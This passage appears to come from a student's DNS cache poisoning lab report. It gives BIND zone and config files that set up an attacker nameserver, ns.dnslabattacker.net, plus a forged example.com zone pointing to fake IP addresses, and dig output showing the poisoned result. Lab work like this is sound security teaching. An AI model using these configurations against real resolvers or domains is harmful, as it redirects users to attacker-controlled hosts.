
2. We let the attacker's machine and ns.dnslabattacker.net share the machine (192.168.0.200) by creating a file /etc/bind/db.attacker, and placing the following contents in it:



```
$TTL 604800
@ IN SOA localhost. root. localhost. (
        2           ; Serial
    604800      ; Refresh
    86400       ; Retry
   2419200     ; Expire
   604800 ); Negative Cache TTL;

@ IN NS ns.dnslabattacker.net.
@ IN A 192.168.0.200
@ IN AAAA ::1
```


3. We need to configure the DNS server, so it answers the queries for the domain example.com, therefore we add the following entry in /etc/bind/named.conf.local :



```
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
```

4. We then create a file called /etc/bind/example.com.db, and fill it with the following contents.




The screenshot shows a Linux desktop environment with a window titled "File Edit View Search Tools Documents Help". The window contains a text editor with the following DNS zone file content:

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.dnslabattacker.net.
@ IN MX 10 mail.example.com.
www IN A 1.1.1.1
mail IN A 1.1.1.2
*.example.com. IN A 1.1.1.100
```

The window has a toolbar with icons for Open, Save, and other functions. The status bar at the bottom shows "Plain Text", "Tab Width: 8", "Ln 1, Col 1", and "INS".

5. Now we restart the DNS server to make sure all the changes are made:




The screenshot shows a terminal window titled "Terminal" with the following command history:

```
[11/04/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo service bind9 restart
[11/04/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

The terminal window has a toolbar with icons for Open, Save, and other functions. The status bar at the top shows the date and time as "11/04/21" and "7:42 AM".

We observe that the cache has been successful as nameserver shows ns.dnslabattacker.net and the IP address of example.com shows 1.1.1.1



```
Terminal [11/04/21]seed@SiriS_PES1UG19CS485_Victim:~$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 38525
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.    259200  IN      A      1.1.1.1
;;
;; AUTHORITY SECTION:
example.com.        259200  IN      NS     ns.dnslabattacker.net.
;;
;; Query time: 0 msec
;; SERVER: 10.0.2.23#53(10.0.2.23)
;; WHEN: Mon Nov 01 03:52:27 EDT 2021
;; MSG SIZE  rcvd: 95
[11/04/21]seed@SiriS_PES1UG19CS485_Victim:~$
```